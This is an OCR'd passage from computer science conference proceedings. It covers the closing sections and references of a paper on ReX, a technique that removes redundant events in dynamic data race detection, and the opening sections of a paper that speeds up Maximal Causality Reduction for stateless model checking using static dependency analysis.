a wide spectrum of race detection techniques, both static [23, 31] and dynamic [4, 10, 12]. targeting different application domains [3, 22] and different types of software [9, 11, 25].

To improve runtime performance, there are two areas where recent research has focused on: 1) improved underlying race-detection algorithms such as FastTrack [12], and 2) reduced static instrumentation or runtime checking of races. Reducing the number of instrumented or checked events by finding redundancies is orthogonal to the race-detection algorithm and works across different algorithms. There are three families of techniques that help in finding these redundancies, discussed below.

Static analysis based tools: Tools such as [8, 14, 34, 10, 30] target statically identifying redundant events that will never or less likely lead to races. They eliminate those accesses that are guaranteed to be race-free or would not result in generation of any new races. For example, IFRit [10] identifies interference free regions of the program and reduces instrumentation in them. RaceTrack [34] adds more instrumentation to those regions that are more susceptible of races and lesser instrumentation to regions that are not. However, precisely analyzing the source code and determining such regions is hard. These tools struggle to properly analyze external library features and program constructs such as reflections, which may result in loss of precision or soundness.

The static analysis closest to our work is RedCard [14], which proposes Span redundancy, a static release-free region from the same thread bounded by two outgoing HB edges. Span redundancy captures a subset of redundant events characterized by concurrential-subsume redundancy. For example, it does not capture redundant events across different threads. In addition, detecting redundant events at runtime has a number of benefits: 1) it greatly simplifies the algorithm design because the address and thread of memory accesses is available at runtime; 2) it handles dynamic program features automatically without expensive or undecidable static analysis; 3) it may detect more redundant events (those are input-specific).

BigFoot [26] is a recent technique that combines sophisticated static analysis with dynamic analysis to coalesce checks and compress metadata for checks. It significantly improves the performance of FastTrack by 60% because multiple accesses to an object or array may be converted to a single check that manipulates a single piece of compressed metadata, e.g., it may move a check out of a loop. Compared to BigFoot, ReX does not require static analysis.

Table 5 Number of detected total and unique races by different approaches.

Benchmark	FastTrack	ReX+FT	ReX-LockSet+FT
LUFact	0(**0**)	0(**0**)	0(**0**)
Series	0(**0**)	0(**0**)	0(**0**)
Sor	644(**10**)	44(**10**)	38(**10**)
Sparse	0(**0**)	0(**0**)	0(**0**)
Crypt	0(**0**)	0(**0**)	0(**0**)
MonteCarlo	100(**1**)	8(**1**)	38(**1**)
Moldyn	0(**0**)	0(**0**)	0(**0**)
RayTracer	100(**1**)	100(**1**)	100(**1**)
Avrora	200(**2**)	200(**2**)	200(**2**)
Xalan	168(**8**)	16(**8**)	16(**8**)
Sunflow	63(**8**)	13(**8**)	12(**8**)
Lusearch	205(**11**)	30(**11**)	28(**11**)
Tsp	100(**1**)	81(**1**)	63(**1**)

Online tools: To improve runtime performance, several online sampling techniques [6, 20, 34] have been proposed to scale dynamic race detection to long running programs. LiteRace [20], Pacer [6], and RaceTrack [34] all use sampling to reduce the tracing overhead and may achieve negligible runtime slowdown, at the cost of reduced race detection ratio. SlimState [33] introduces an online algorithm to optimize array shadow state representations. RoadRunner [13] has an inbuilt thread-local pass that is supposed to speed up dynamic analysis tools by filtering memory addresses that are solely accessed by a single thread. However, we found that the design of this filter is unsound and can result in missing races.

Post-processing on trace: Huang et al. [17] propose an offline trace analysis, TraceFilter, to remove redundant events in the context of predictive concurrency analysis for detecting concurrency analysis anomalies such as data races and atomicity violations. Our work is inspired by this analysis. However, TraceFilter only captures a subset of redundant events characterized by our concurrential redundancy criterion. Specifically, TraceFilter captures intra-thread redundant events with respect to the hybrid HB and LockSet algorithm, as well as entirely redundant threads. It does not capture inter-thread redundant events, and because of LockSet it is unsound for the precise HB algorithm.

Improved detection. Another area of much development is the design of tools that try to improve the race detection ability. Predictive trace analysis [15, 16, 7, 29, 32] records a single execution of the program and then generates other permutation of the trace events under different scheduling constraints allowing it to detect concurrency bugs not exposed in the original trace. We plan to investigate the applicability of ReX for this type of analyses dynamically in future work.

7 Conclusion

We have shown that for dynamic race detection there exists a significant percentage of redundant events that do not reveal any new races and we propose a criterion, concurrential redundancy, that precisely and optimally characterizes them. We have also shown that if such redundant events were all removed, the performance of the state-of-the-art precise dynamic

race detector FastTrack could be significantly improved by 90% on popular benchmarks and real-world programs. We have also presented a technique, ReX, that efficiently identifies redundant events and filters them out from the trace. The key enhancement over previous techniques is that ReX is sound, optimal, and purely dynamic. This gives us the ability to be completely unaware of complicated program semantics and perform filtering at runtime without changing the race detection algorithm, and without affecting the soundness and precision of the race detection result. Our evaluation results show that ReX improves the runtime performance of FastTrack by 31% on average.

Acknowledgements. We thank our shepherd, Sebastian Burckhardt, and the anonymous reviewers for their valuable feedback.

References

1 Java Grande benchmark suite. `https://www2.epcc.ed.ac.uk/computing/research_activities/jomp/grande.html`.

2 ThreadSanitizer. `http://clang.llvm.org/docs/ThreadSanitizer.html`.

3 Pavol Bielik, Veselin Raychev, and Martin Vechev. Scalable race detection for android applications. In *ACM SIGPLAN International Conference on Object Oriented Programming Systems Languages and Applications*, 2015.

4 Swarnendu Biswas, Minjia Zhang, Michael D. Bond, and Brandon Lucia. Valor: Efficient, software-only region conflict exceptions. In *ACM SIGPLAN Conference on Object Oriented Programming, Systems, Languages, and Applications*, 2015.

5 Stephen M. Blackburn, Robin Garner, Chris Hoffmann, Asjad M. Khang, Kathryn S. McKinley, Rotem Bentzur, Amer Diwan, Daniel Feinberg, Daniel Frampton, Samuel Z. Guyer, Martin Hirzel, Antony Hosking, Maria Jump, Han Lee, J. Eliot B. Moss, Aashish Phansalkar, Darko Stefanović, Thomas VanDrunen, Daniel von Dincklage, and Ben Wiedermann. The DaCapo benchmarks: Java benchmarking development and analysis. In *ACM SIGPLAN Conference on Object Oriented Programming, Systems, Languages, and Applications*, 2006.

6 Michael D. Bond, Katherine E. Coons, and Kathryn S. McKinley. Pacer: proportional detection of data races. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 255–268, 2010.

7 Feng Chen, Traian Florin Serbanuta, and Grigore Rosu. jPredictor: a predictive runtime analysis tool for Java. In *International Conference on Software Engineering*, pages 211–230, 2008.

8 Jong-Deok Choi, Keunwoo Lee, Alexey Loginov, Robert O'Callahan, Vivek Sarkar, and Manu Sridharan. Efficient and precise datarace detection for multithreaded object-oriented programs. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2002.

9 Dimitar Dimitrov, Veselin Raychev, Martin Vechev, and Eric Koskinen. Commutativity race detection. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 305–315, 2014.

10 Laura Effinger-Dean, Brandon Lucia, Luis Ceze, Dan Grossman, and Hans-J. Boehm. IFRit: Interference-free regions for dynamic data-race detection. In *ACM SIGPLAN Conference on Object Oriented Programming, Systems, Languages, and Applications*, pages 467–484, 2012.

11 Tayfun Elmas, Shaz Qadeer, and Serdar Tasiran. Goldilocks: a race and transaction-aware Java runtime. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2007.

12 Cormac Flanagan and Stephen N. Freund. FastTrack: efficient and precise dynamic race detection. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 121–133, 2009.

13 Cormac Flanagan and Stephen N Freund. The roadrunner dynamic analysis framework for concurrent programs. In *Proceedings of the 9th ACM SIGPLAN-SIGSOFT workshop on Program analysis for software tools and engineering*, pages 1–8, 2010.

14 Cormac Flanagan and Stephen N. Freund. Redcard: Redundant check elimination for dynamic race detectors. In *European Conference on Object-Oriented Programming*, 2013.

15 Jeff Huang, Patrick O'Neil Meredith, and Grigore Rosu. Maximal sound predictive race detection with control flow abstraction. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 337–348, 2014.

16 Jeff Huang and Charles Zhang. PECAN: Persuasive Prediction of Concurrency Access Anomalies. In *ACM International Symposium on Software Testing and Analysis*, pages 144–154, 2011.

17 Jeff Huang, Jinguo Zhou, and Charles Zhang. Scaling predictive analysis of concurrent programs by removing trace redundancy. *ACM Transactions on Software Engineering and Methodology*, 22(1):8:1–8:21, 2013.

18 Leslie Lamport. Time, clocks, and the ordering of events in a distributed system. *Communications of the ACM*, 21(7):558–565, 1978.

19 Jeremy Manson, William Pugh, and Sarita V. Adve. The java memory model. In *ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, 2005.

20 Daniel Marino, Madanlal Musuvathi, and Satish Narayanasamy. LiteRace: effective sampling for lightweight data-race detection. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 134–143, 2009.

21 Friedemann Mattern. Virtual time and global states of distributed systems. In *PARALLEL AND DISTRIBUTED ALGORITHMS*, pages 215–226. North-Holland, 1988.

22 Jeremie Miserez, Pavol Bielik, Ahmed El-Hassany, Laurent Vanbever, and Martin Vechev. Sdnracer: Detecting concurrency violations in software-defined networks. In *Proceedings of the 1st ACM SIGCOMM Symposium on Software Defined Networking Research*, pages 22:1–22:7, 2015.

23 Mayur Naik, Alex Aiken, and John Whaley. Effective static race detection for Java. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 308–319, 2006.

24 Robert O'Callahan and Jong-Deok Choi. Hybrid dynamic data race detection. In *ACM SIGPLAN Symposium on Principles and Practice of Parallel Programming*, 2003.

25 Veselin Raychev, Martin Vechev, and Manu Sridharan. Effective race detection for event-driven programs. In *ACM SIGPLAN International Conference on Object Oriented Programming Systems Languages and Applications*, pages 151–166, 2013.

26 Dustin Rhodes, Cormac Flanagan, and Stephen N. Freund. BigFoot: Static check placement for dynamic race detection. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2017.

27 Stefan Savage, Michael Burrows, Greg Nelson, Patrick Sobalvarro, and Thomas Anderson. Eraser: A dynamic data race detector for multi-threaded programs. In *ACM Symposium on Operating Systems Principles*, pages 27–37, 1997.

28 Koushik Sen. Race directed random testing of concurrent programs. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 11–21, 2008.

29 Ohad Shacham, Mooly Sagiv, and Assaf Schuster. Scaling model checking of dataraces using dynamic information. In *ACM SIGPLAN Symposium on Principles and Practice of Parallel Programming*, 2005.

30 Christoph von Praun and Thomas R. Gross. Object race detection. In *ACM SIGPLAN Conference on Object Oriented Programming, Systems, Languages, and Applications*, 2001.

31 Jan Wen Voung, Ranjit Jhala, and Sorin Lerner. Relay: static race detection on millions of lines of code. ESEC-Joint European Software Engineering Conference and ACM SIGSOFT Symposium on Foundations of Software Engineering, 2007.

32 Chao Wang, Sudipta Kundu, Malay K. Ganai, and Aarti Gupta. Symbolic predictive analysis for concurrent programs. In *FM*, 2009.

33 James R. Wilcox, Parker Finch, Cormac Flanagan, and Stephen N. Freund. Array shadow state compression for precise dynamic race detection (t). In *Proceedings of the 2015 30th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 155–165, 2015.

34 Yuan Yu, Tom Rodeheffer, and Wei Chen. Racetrack: efficient detection of data race conditions via adaptive tracking. In *ACM Symposium on Operating Systems Principles*, 2005.

Speeding Up Maximal Causality Reduction with Static Dependency Analysis*

Shiyou Huang[1] and Jeff Huang[2]

1 **Texas A&M University, College Station, USA**
`huangsy@tamu.edu`
2 **Texas A&M University, College Station, USA**
`jeff@cse.tamu.edu`

Abstract

Stateless Model Checking (SMC) offers a powerful approach to verifying multithreaded programs but suffers from the state-space explosion problem caused by the huge thread interleaving space. The pioneering reduction technique Partial Order Reduction (POR) mitigates this problem by pruning equivalent interleavings from the state space. However, limited by the happens-before relation, POR still explores redundant executions. The recent advance, Maximal Causality Reduction (MCR), shows a promising performance improvement over the existing reduction techniques, but it has to construct complicated constraints to ensure the feasibility of the derived execution due to the lack of dependency information.

In this work, we present a new technique, which extends MCR with static analysis to reduce the size of the constraints, thus speeding up the exploration of the state space. We also address the redundancy problem caused by the use of static analysis. We capture the dependency between a read and a later event `e` in the trace from the system dependency graph and identify those reads that `e` is not control dependent on. Our approach then ignores the constraints over such reads to reduce the complexity of the constraints. The experimental results show that compared to MCR, the number of the constraints and the solving time by our approach are averagely reduced by 31.6% and 27.8%, respectively.

1998 ACM Subject Classification D.2.4 Software/Program Verification

Keywords and phrases Model Checking, Dynamic Analysis, Program Dependency Analysis

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.16

1 Introduction

Concurrent programs are error prone. Moreover, it is notoriously difficult for developers to find and reproduce those concurrency bugs because they only manifest in specific interleavings. *Stateless Model checking* [11] (which we refer to as SMC in this paper) offers a promising solution to combat this challenge by systematically exploring all the possible interleavings of the program. Since the pioneering work of VeriSoft [11, 12] and CHESS [24], SMC has been successfully applied in real-world programs and has found many deep bugs. To mitigate the *state explosion* problem in SMC, a great effort has been dedicated to reduction techniques such as *partial order reduction* (POR) [3, 10, 13] which prunes redundant executions from the state-space and search strategies such as context (or preemption) bounding [24] which prioritizes executions with fewer context switches in a given state-space.

* This work was supported by NSF award CCF-1552935.

However, POR is limited by the happens-before relation and may explore redundant executions. To maximally reduce redundancy, Huang [16] recently develops a new reduction technique called *Maximal Causality Reduction* (MCR), which gains a promising performance improvement over prior reduction techniques. To explore the maximal causality between redundant executions that lead to equivalent states, MCR takes the values of the reads and writes into consideration and constructs first-order constraints over the events in the trace to generate schedules. As the new schedule contains at least one read that returns a different value from that in the prior trace, the program reaches a new state if it is executed following the derived schedule.

However, MCR is purely dynamic and it only collects information (values and addresses, etc.) from the trace, which does not reflect the dependency relation of two events. As a result, MCR has to conservatively enforce all the reads that happen before a considered event e to return the same value (Section 2) as that in the current trace so that e is reachable in the derived schedule. Consider the following code snippet.

```
          int counter = 0;
//thread t1:              //thread t2:
while (i++ < Max)         while (i++ < Max)
  counter += 1;             counter -= 1;
```

This program contains two threads with one global variable *counter*, one thread increasing the *counter* but the other decreasing it. The loop iteration in the program is decided by Max. For ease of presentation, we extend the while loop with $Max = 2$ and execute the program in the program order. The execution by each thread is an alternation of reads and writes to the shared variable counter, *e.g.*, r1-w1-r2-w2. MCR enumerates all the reads in the trace and considers all the possible values that each read can return (more details are given in Section 2). To ensure the reachability of the considered read r, MCR enforces the reads that happen before r to return the same value (Section 3.1). For example, if MCR considers the second read r2 in the trace, it will enforce the first read r1 to return the same value to ensure the reachability of r2. This is because MCR does not know whether or not the value returned by r1 can influence the evaluation of a predicate (*e.g.*, a if statement), thus affecting the execution of a later event, such as r2. With the number of reads and writes increasing in the trace, MCR needs to construct expensive constraints to ensure the reachability of an event, which on the one hand consumes more memory and on the other more time for the solver to solve the constraints.

In light of the limitation, the main question we consider is the following: Can we skip those reads (*e.g.* r1) that happen before a target event (*e.g.* r2) in the exploration, thus reducing the constraints? Combining with the program's information, we can figure out whether a read (*e.g.* r1) affects the reachability of another (*e.g.* r2). The key contribution of this work is to integrate the static dependency analysis into the dynamic exploration to reduce the complexity of the first-order constraints. Although the dependency information provided by the static analysis may be imprecise due to the limitations of all classic static analysis, we discuss that the soundness of the dynamic exploration is not impacted by the imprecision in Section 4.3. We use the system dependency graph (SDG) of the program to identify whether a read has a control or data dependency on an event in the trace. Then in the exploration of new schedules from a given trace, we rely on such dependency information to construct constraints to only make the dependency-related reads return the same value.

Different from *program slicing* [28, 6] which computes a set of the statements that can influence the value of a given point, our approach aims to locate the reads that can impact the evaluation of a predicate that determines the execution of a given point. By our approach, the number of the constraints and the solving time of the above example (when the value of




Figure 1 Workflow of MCR. The engine part of MCR constructs SMT constraints over the trace to explore new program schedules, and the new trace is generated by re-executing the program under the dynamic scheduler.

Max is 5) are reduced by 35.1% and 44.6%, respectively.

We have implemented our technique based on *JOANA* [1, 14] and *WALA* and evaluated it with a collection of multithreaded Java programs, including two large real-world applications, `Derby` and `Weblech`. On average, our approach reduces the number of the constraints and the solving time by 31.6% and 27.8%, respectively, compared to MCR. We also evaluate the total time used to search the state space by our approach. Because it takes time to check the dependency relation of two events in the exploration, the total time used to search the state space is not reduced significantly on small benchmarks, although the size of constraints for these programs is significantly reduced. But for `Derby` and `Weblech`, our approach reduces the total time by 14.1% and 43.1%, respectively, compared to MCR.

In summary, this paper makes the following contributions:

- We extend MCR with static dependency analysis to reduce the size of the SMT constraints and hence speed up the state space exploration of MCR (Section 4).
- We analyze the redundancy caused by static analysis and present a modified algorithm to avoid the redundancy (Section 5).
- We validate the effectiveness of our technique on real-world Java programs and the experimental results show promising performance improvement over MCR with respect to the size of the constraints and the solving time as well as the total time of state space exploration (Section 6).

The rest of the paper is organized as follows: Section 2 reviews the key insight of MCR; Section 3 introduces the background of SDG and our motivation of this work; Section 4 presents our approach to reducing constraints; Section 5 discusses the redundant exploration by our approach; Section 6 reports our experimental results; Section 7 discusses related work and Section 8 concludes this paper.

2 Maximal Causality Reduction

This section reviews the key insight of MCR [16]. As Figure 1 illustrated, given a program with a fixed input, MCR systematically explores all unique interleavings of the program in a closed loop, with each explored interleaving covering a unique program state. At first, the instrumented program is executed in a random order to generate the initial trace that is taken as the input by the engine. Then given an executed trace τ, the `engine` encodes τ into an SMT constraints formula ($\Phi^{mc} = \Phi_{mhb} \wedge \Phi_{lock} \wedge \Phi_{validity}$) to compute a proved maximal set of traces, denoted as $\mathsf{MaxCausal}(\tau)$, which contains all the feasible schedules that can be derived from τ [17]. To prune the redundant executions in $\mathsf{MaxCausal}(\tau)$, Φ^{mc} is then

conjoined with a new state constraint Φ_{state} to generate a final formula $\Phi = \Phi^{mc} \wedge \Phi_{state}$ that is used to generate a seed interleaving. A `seed interleaving` is a feasible thread schedule that drives the program to reach a new state that is not explored before. The essential insight of Φ_{state} is to enforce the reads in the trace τ to return *different values* from that in τ allowed by the SMT constraints formula. By re-executing the program under the scheduler following the seed interleaving, the program will reach a new state and the trace generated will be the input of the engine.

In MCR, the following common types of events are considered:

- `begin(t)/end(t)`: the first/last event of thread t;
- `read(t, x, v)/write(t, x, v)`: read/write x with value v;
- `lock(t,l)/unlock(t,l)`: acquire/release a lock l;
- `fork(t,t')`: fork a new thread t';
- `join(t,t')`: block until thread t' terminates.

To encode Φ, for each event in the given trace τ, MCR uses an integer variable O to denote its order in a certain feasible trace in $\mathsf{MaxCausal}(\tau)$ and encodes the following constraints over the variables O:

1. must-happen-before constraints (Φ_{mhb});
2. lock-mutual-exclusion constraints (Φ_{lock});
3. data-validity constraints ($\Phi_{validity}$);
4. New state constraints (Φ_{state}).

Must-happen-before (MHB) constraints (Φ_{mhb})

The Φ_{mhb} constraint ensures a minimal set of *happens-before* relations that events in any feasible interleaving must obey. It requires that (1) All events by the same thread should happen in the program order (assuming *sequential consistency*); (2) The *begin* event of a thread should happen after the *fork* event that starts the thread; (3) A *join* event for a thread should happen after the last event of the thread.

Lock-mutual-exclusion constraints (Φ_{lock})

The Φ_{lock} constraint ensures that events guarded by the same lock are mutually exclusive. It is constructed over the ordering of the *lock* and *unlock* events. More specifically, for each lock, MCR extracts all the *lock/unlock* pairs of events and constructs the following constraints for each two pairs (l_1, u_1) and (l_2, u_2): $O_{u_1} < O_{l_2} \vee O_{u_2} < O_{l_1}$.

Data-validity constraints ($\Phi_{validity}$)

The $\Phi_{validity}$ constraint ensures that all events in any trace in $\mathsf{MaxCausal}(\tau)$ are reachable. For an event e to be reachable, all events that must-happen-before e must be feasible, and every read event that e depends on (excluding e itself) should read the same value as it reads in τ. A concrete example will be given to illustrate this in Section 3.1.

New state constraints (Φ_{state})

To eliminate redundant executions, MCR enforces at least one read event in each explored execution to read a new value, so that no two executions reach the same state. MCR enumerates each read event in τ on the set of all values by the writes on the same memory address. For each value that is different from what it reads in τ, a new state constraint is generated to force the read to read the new value. Consider a read *r=read(t,x,v)* on x with

value v, and a value $v' \neq v$ written by any write on x, Φ_{state} is written as $\Phi_{value}(r, v')$. Since all such state constraints are generated, MCR ensures that no non-equivalent interleaving is missed. Hence the entire state-space will be covered systematically by MCR.

Example

We use the upcoming example to illustrate how MCR works, and we assume all the examples in this paper are executed under sequential consistent (SC) memory [21]. For ease of presentation, we use e_i to denote the event at line i and O_i (an integer variable) to represent the order of e_i in the trace. For example, if $O_i < O_j$, then e_i will be executed before e_j in the generated interleaving. We keep the notations in the rest of the paper.

```
        initially x = y = 0;
thread 1:                thread 2:
1: x = 1;   /*w(x)*/      3: y = 1;   /*w(y)*/
2: a = y;   /*r(y)*/      4: b = x;   /*r(x)*/
```

Listing 1 An example illustrating how MCR works.

The program has 6 different executions, 3 of which are redundant. MCR is able to explore all the state-space via only 3 executions.

Suppose in the initial execution, MCR obtains the trace $\tau_0 = \langle e_1, e_2, e_3, e_4 \rangle$ under SC, and the program reaches the state (a=0,b=1). MCR constructs the MHB constraints $\Phi_{mhb} = O_1 < O_2 \wedge O_3 < O_4$. As the trace contains two reads, $r(y)$ and $r(x)$, to generate new seed interleavings, MCR enforces each of the two reads to read a different value in future executions. For example, it adds the new state constraint $\Phi_{state} = O_3 < O_2$ to enforce $r(y)$ to read from $w(y)$ and return the value 1. By solving this constraint conjoined with Φ_{mhb}, the SMT solver will return a solution: $\{O_1 = 1, O_2 = 3, O_3 = 2\}$. From this solution, MCR generates a new seed interleaving e_1-e_3-e_2, because $O_1 < O_3 < O_2$. By re-executing the program following this seed interleaving, MCR will obtain a new execution $\tau_1 = \langle e_1, e_3, e_2, e_4 \rangle$, and reach a new state (a=1,b=1). In the new trace, the order of the event that occurs in the seed interleaving is fixed and MCR only considers the rest of the events, e_4 ($r(x)$) in this example. Because there is no new value that $r(x)$ can return, the exploration along this seed interleaving is finished. Likewise, to consider the second read event $r(x)$ in τ_0, MCR generates a new seed interleaving e_3-e_4, which produces a new execution $\tau_2 = \langle e_3, e_4, e_1, e_2 \rangle$ that reaches a new state (a=1,b=0). As there is no new state that can be generated from $e_1 - e_2$, the exploration is finished. MCR successfully explores all the three different program states – (a=0,b=1), (a=1,b=1) and (a=1,b=0) – through only three different executions.

3 Motivation and Technical Background

In this section, we discuss the importance and the complexity of $\Phi_{validity}$ constraints via a simple example. We then introduce the background of the system dependency graph (SDG), which we rely on to simplify $\Phi_{validity}$ (Section 4).

3.1 Motivation

The motivation of this work stems from the observation that when running MCR on real-world large programs, it can take a long time to solve the constraints formula even with a powerful SMT solver, like *Z3* [9]. The reason for this is that when MCR encodes long traces, especially those with lots of reads and writes, it generates extremely huge constraints and a large part of them are data-validity constraints ($\Phi_{validity}$). As illustrated in Section 2,

the constraints Φ_{mhb} and Φ_{lock} ensure that the computed interleaving obeys the semantics of the given memory model. However, to make the generated interleaving feasible, MCR also considers the reachability of an event that might be control dependent on a prior read. Consider the following program.

```
          initially x = y = 0;
thread 1:                    thread 2:
1: if (x==0)   /*r1(x)*/     3: x = 1; /*w(x)*/
2:    r = x;   /*r2(x)*/
```

Suppose initially the program is executed in the order, $e_1 - e_2 - e_3$, and the program reaches the state $r1(x) = 0$ and $r2(x) = 0$. To make $r2(x)$ return the value 1 written by $w(x)$, MCR enforces $\Phi_{state} = O_3 < O_2$ so that e_3 happens before e_2. By conjoining with $\Phi_{mhb} = O_1 < O_2$, the solver reports a possible solution $O_3 = 0, O_1 = 1, O_2 = 2$, corresponding to a concrete schedule $e_3 - e_1 - e_2$. However, this schedule is infeasible because the if predicate is not satisfied under this schedule, and hence e_2 cannot be executed. To ensure the reachability of an event, MCR encodes the data-validity constraints into the formula. In a word, all the reads that happen before the considered event should hold the same value as that in the prior execution. In this example, when we consider the value of $r2(x)$, we need to guarantee that $r1(x) = 0$. Then a correct schedule that makes $r2(x) = 1$ is $e_1 - e_3 - e_2$. Let $\prec_e$ denote the set of events that must-happen-before an event e and $r =$ `read(t,x,v)` denote a read event in $\prec_e$ on a memory location x with value v by thread t. Let W^x denote the set of all writes to x, and W^x_v the set of writes to x with value v, the data-validity constraint for e is encoded as

$$\Phi_{validity} = \bigwedge_{r \in \prec_e} \Phi_{value}(r, v),$$

where $\Phi_{value}(r, v)$ is the state constraint that ensures r to read a value v:

$$\Phi_{value}(r, v) \equiv \bigvee_{w \in W^x_v} (\Phi_{validity}(w) \wedge O_w < O_r \bigwedge_{w \neq w' \in W^x} (O_{w'} < O_w \vee O_r < O_{w'}))$$

This constraint is complex because it is recursive. As we can see, to match a read r with a write w, MCR also needs to ensure the reachability of w, which requires all the reads that must-happen-before w should return the same value. It means we also need to construct constraints to match those reads with specific writes. Unfortunately, as most events in a trace are read or write, it can be very expensive to make all the reads in $\prec_e$ return the same value. The second observation of this work is that some reads in $\prec_e$ actually do not influence the reachability of e so that we can remove them from $\prec_e$ to reduce the size of the constraints. For example, for two reads `r1-r2` executed by the same thread, there is no need to consider the value returned by `r1` when constructing $\Phi_{validity}(e)$ because there is no dependency between the two reads. Our idea for reducing the size of $\Phi_{validity}$ is to only enforce the reads in $\prec_e$, which the event e is control dependent on, to return the same value. To achieve this idea, we use static analysis on the source code of the program – system dependency graph, to compute the dependencies between two events. Next we first introduce the knowledge of system dependency graph in Section 3.2 and then present the details of our approach in Section 4.

3.2 System Dependency Graph

The system dependency graph (SDG) for a program P, denoted by $G_p = (N, E)$, is a directed graph, where the nodes in N represent the statements or predicates in P and the edges in E




Figure 2 The System Dependency Graph of a concrete program, where the dependencies are distinguished by different edges.

represent the dependencies between the nodes [15]. Figure 2 presents an SDG of a concrete program, which includes a procedure call add in the main procedure. An SDG is made of the *procedure dependency graphs* (PDGs), which model the system's procedures. In a PDG, all the nodes are connected by either *control dependency* edges or *data dependency* edges. A node m is control dependent on the node n if the evaluation of n controls the execution of m. The source of a *control dependency* edge is either an *enter* node or a *predicate* node. A *data-dependency* between two nodes indicates that the program's computation might be changed if the relative order of the two events represented by the two nodes are reversed. In the SDG, all the PDGs are connected by the edges between the *call sites* nodes and the *enter* nodes of the called procedures. For example, in Figure 2, there exists a procedure call add in the main procedure. The two PDGs are connected by a *call edge* from *call add* node to the entry node *Enter add* of the procedure *add*. In SDG, for each parameter passing, there exists an *actual-in* node and *formal-in* node, which are connected by a *parameter-in* edge. For instance, when passing parameter x to the procedure *add*, the *actual-in* node *x_in=sum* is connected to the *formal-in* node *x=x_in* by a *parameter-in* edge (the dashed arrow). For each modified parameter and returned value, there also exists a *parameter-out* edge connecting the *formal-out* node and the *actual-out* node. *Formal-in* and *-out* nodes are control dependent on the *entry* node and the *Actual-in* and *-out* nodes are control dependent on the *call* node. The SDG permits us to analyze the dependency between two events presented by nodes in the graph by traversing the graph.

4 Our Approach

This section introduces how our approach leverages the SDG to reduce the *data-validity* constraints ($\Phi_{validity}$). We first present the overall algorithm and then the detailed dependency analysis.

4.1 Constraints Reduction

The essential idea for reducing $\Phi_{validity}$ is to reduce the number of the reads that are required to return the same value by MCR. We begin with the definition of the set of reads that an event is control dependent on to help illustrate the algorithm.

▶ **Definition 1.** Given an event e in a trace τ, $\prec_\tau (e)$ denotes the set of the reads that must-happen-before e, and $\prec_\tau^D (e) \subseteq \prec_\tau (e)$ denotes the set of reads that e is dependent on.

The main algorithm of our approach is presented as follows.

Algorithm 1: $\Phi_{validity}(e)$ Reduction

Input : τ - a trace and e - a given event in τ
Output : $\Phi_{validity}(e)$ - data-validity constraints related to e

1 $\Phi_{validity} = \emptyset$
2 $\prec_\tau (e) \leftarrow$ **Happens-before**(τ, e)
3 $\prec_\tau^D (e) \leftarrow$ **DependencyComputation**($\prec_\tau (e)$, e)
4 **foreach** *read* $r \in \prec_\tau^D (e)$ *with value* v **do**
  // $\Phi_{value}(r, v)$ recursively call *DataValidityConstraints()*
5 $\Phi_{validity} \wedge = \Phi_{value}(r, v)$
6 **end**
7 **return** $\Phi_{validity}$

Algorithm 1 shows how to compute data-validity constraints of a given event e. It takes as input the current executed trace τ and the considered event e. It first computes the set of reads that must-happen-before e (line 2) based on the constraints Φ_{mhb} in Section 2. Then our algorithm computes a subset of reads $\prec_\tau^D (e) \subseteq \prec_\tau (e)$, and all the reads in $\prec_\tau^D (e)$ have a dependency on e (line 3). We will give the details of the function **DependencyComputation**() in Section 4.2.3. The algorithm finally enforces that all the reads return the same value as that in the current trace τ according the encoding of $\Phi_{value}(r, v)$. The detailed expression of $\Phi_{value}(r, v)$ is presented in Section 3.1.

Because the number of the reads in $\prec_\tau (e)$ that e is dependent on takes a small portion of the total number of the reads in $\prec_\tau (e)$, our algorithm reduces the size of $\Phi_{validity}$ greatly. Meanwhile, the reduction will not lead to the missing of any executions explored by MCR.

